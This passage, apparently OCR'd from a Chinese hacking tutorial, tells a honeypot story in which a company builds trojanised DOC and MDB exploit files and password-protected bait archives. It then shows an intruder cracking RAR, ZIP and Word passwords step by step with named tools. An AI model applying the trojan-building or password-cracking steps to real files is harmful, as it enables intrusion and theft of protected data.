


图52 设置木马选项




图53 木马大小不能超过最大值

在下方勾选要攻击的Access软件版本（图64），点击“确定”按钮，就可生成一个MDB格式的数据木马文件了。




图54 设置溢出版本选项

上面生成的所有DOC和MDB格式的木马程序文件，隐蔽性非常强，用任何杀毒软件也不能检测出病毒。而且该木马与普通的宏病毒运行方式不同，不需要使用宏，因此任意Word安全等级设置下都可以正常执行。

二 双重加密伪装

陷阱的制作，当然要与正常的邮件一样，才能引诱黑客进入陷阱。Amms公司的计划，

是制作一个伪装加密包，作为邮件的附件发送，进行双重的加密保护，让黑客以为这是一个非常重要的文件，引诱黑客破解并打开文件，被暗中设置的木马控制……

1. 设置Word文档密码

在Word中打开要加密码的文档，点击菜单“文件”→“另存为”（图55）。在弹出的保存对话框中，点击左侧工具栏按钮“工具”，在下拉菜单中选择“常规选项”命令，打开密码设置对话框（图56）。




图55 另存加密




图56 保存对话框

在对话框中可设置文档打开密码和修改密码，点击确定按钮，即可完成密码设置（图57）。以后在打开或修改该Word文档时，会要求输入刚才设置的密码。




图57 设置密码

2. PDF文档加密

为了达到迷惑的效果，在陷阱中还加入了几个PDF及EXCEL文件，同样对这些文件设置了打开密码进行伪装。PDF文档的加密，可使用Adult PDF Encrypt PDF Secure。

Adult PDF Encrypt PDF Secure是一款强大的PDF文档加密工具，支持标准的40-bit或者128bit加密。运行软件后，点击下面工具栏按钮“添加文件”或“添加文件夹”，指定要加密的单个或多个PDF文件（图58）。




图58 添加PDF文档

点击工具栏上的“设置”按钮，打开设置对话框，选择“加密”选项卡，在这里可以给现有的PDF文档设置权限、添加用户和所有者密码（图59）。




图59 设置密码

设置完毕后，点击确定关闭对话框，再点击工具栏上的“加密PDF”按钮，即可自动对添加的PDF文件设置密码了。

3. WinRAR为压缩包设置密码

最后，将所有的加密文件打包为一个RAR压缩文件，并为这个压缩文件加上密码，以伪装文件包的重要性。

右键点击要压缩的文件夹，弹出WinRAR右键菜单，点击菜单中的“添加到压缩文件”命令，打开压缩向导窗口（图60）。




图60 压缩向导窗口

选择“高级”选项卡，点击“设置密码”按钮，弹出密码设置对话框（图61）。在其中输入设置的密码，并可勾选是否“加密文件名”项，以防止别人查看到压缩包中的文件或文件夹名（图62）。




图61 高级选项



图62 设置密码

设置好密码后，点击确定按钮，即可完成压缩包的加密。以后打开该压缩包文件时，必须输入密码进行解压，才可以看到压缩包中的文件内容。

所有伪装工作完成，压缩包被作为邮件附件，再次发送到了子公司研究负责人的邮箱中，现在就等着入侵者落入陷阱了……

攻击回放——最后的破解

EvilHack再次进入了子公司研究负责人的邮箱，接收新邮件，发现了一封带有庞大附件的新邮件。看到这封邮件，EvilHack欣喜若狂，看来，这是很重要的研究成果。

邮件附件是一个压缩包，但是加了密码，不过这可难不到EvilHack……

一 WinRAR压缩包中的秘密

对于加了密码的WinRAR压缩包，可以使用“RAR Password Cracker V4.12”和“Advanced RAR Password Recovery(ARPR)”来进行破解。

1. RAR Password Cracker破解

“RAR Password Cracker V4.12”是一个专门用来破解RAR压缩文件密码的程序，通过穷举、密码字典等方法，它可以快速破解被密码保护的文件。

运行RAR Password Cracker程序，点击向导对话框中的“Load RAR archive”按钮，浏览指定要破解的压缩包文件，然后点击“Add to project”按钮，将压缩包添加到破解列表中（图63）。




图63 添加解密文件

点击“下一步”按钮，要求选择破解方式，可选择穷举（Bruteforce attack）、密码字典（Dictionary attack），这里选择“Bruteforce attack”方式，点击“下一步”按钮（图64）。




图64 选择破解方式

在密码字符添加框中，点击“add”按钮，选择添加密码类型为数字或大小写字母，并可设置密码最小和最大长度（图65）。




图65 设置密码字符

点击“下一步”按钮，要求输入得到的破解结果文件的保存路径，确定后即可自动调用程序开始进行破解了（图66）。根据密码长度和复杂程序，破解出密码的时间长短不定。




图66 开始破解

2. ARPR破解压缩包密码

“Advanced RAR Password Recovery(ARPR)”是一个速度很快的RAR文件密码破解

工具。软件可以解开多达128位的密码，它支持可定制的暴力破解和字典破解，并提供了多语言介面。软件的界面很简单，很容易上手，同时功能很强大，理论上可以解出任何RAR文件密码，当然密码越长，所费的时间也就越长。

运行“Advanced RAR Password Recovery(ARPR)”程序，在“已加密的RAR文件”中，点击“浏览”指定一个要破解的RAR加密包文件（图67）。




图67 添加破解加密包

在程序界面中的“破解类型”下拉菜单中可以选择密码的扫描方式，可选的密码破解方式有暴力破解、字典破解及掩码搜索三种。

如果不知道压缩包密码有几位，也不知道字符的类型，那么就可以使用暴力破解的方式，这样耗用的扫描时间将会很长。如果能确定使用了某个单词作为密码，那么就可以选择字典破解法，这样将会大大缩短破解的时间；如果大致记得压缩包口令的某个或几个字符，则使用掩码搜索法进行破解，并在界面中的“Mask”文本框中设置密码字符组成形式，以缩小扫描范围。

当选择使用“暴力破解”或“掩码破解”方式时，在“暴破范围选项”中可以设置扫描的数字和字符范围。在“开始密码”和“结束密码”文本框中，可设置开始扫描的字符，如记得密码大致是以“x”开头的六个字符，则可在其后的文本框中键入“xaaaa”，表示第一个字符是x，对于其他字符则从a开始扫描。也可以在“结束密码”处设置密码扫描的结束字符，例如输入“xzzzz”，这样扫描到“xzzzz”就停止破解了（图68）。

使用掩码方式扫描破解，可使用通配符自定义扫描密码字符格式。此外，还可以设置密码长度和位数等。



图68 破解设置

设置完毕后，点击工具栏上的“开始”按钮，就开始自动进行密码破解了。扫描完成后，如果破解出正确的密码，则会弹出一个恢复成功的对话框。得到破解后的密码，就可以自由的解压文件了。

【加油站】Zip压缩包密码破解

WinZip是一款强大易用的压缩程序，其生成的ZIP压缩包提供了密码加密功能。可以使用“Turbo ZIP Cracker v1.3”来破解ZIP压缩包密码。

“Turbo ZIP Cracker v1.3”是一款专门针对ZIP压缩包格式的密码破解工具，支持由WinZIP、PKZIP以及其它兼容ZIP格式的软件（比如WinRAR等）加密的ZIP压缩包，软件支持暴力/字典双重模式破解，也具备断点续破等高级特性。

运行Turbo ZIP Cracker后，在“ZIP File”处浏览指定某个加了密码的ZIP压缩包。在下方可以选择两种破解方式：“Brute Force Mode”暴力破解和“Dictionary Mode”字典破解方式。然后可以设置暴力破解的字符类型，以及字典方式的字典文件等。

最后在右边设置密码的长度和开始的字符串，点击“Start”按钮，即可开始破解ZIP压缩包密码了。破解成功后，会弹出一个破解成功对话框（图69）。




图69 Turbo ZIP Cracker

EvilHack只用了不到20分钟的时间，就完全解开了所有的压缩包文档密码。解压RAR压缩包后，在其中看到了几个与SNP研究有关的非常重要的文档文件，有DOC文档与MDB和PDF文件。但是在打开文件时，发现这些文件都加上了密码，于是EvilHack继续进行破解……

二 瞬间破解Word密码

EvilHack打开Word文档时，发现文档加了密码，必须输入密码才能打开。于是EvilHack很快用下载了两个快速破解Word文档密码的软件“Word Password Recovery Master V1.0.0.1”和“Advanced Office XP Password Recovery v2.4”

EvilHack运行Word Password Recovery Master软件后，点击浏览按钮指定要破解的Word文档，软件会自动识别该文档的加密信息，可看到文档是否设置了打开密码、修改密码或权限密码（图70）。

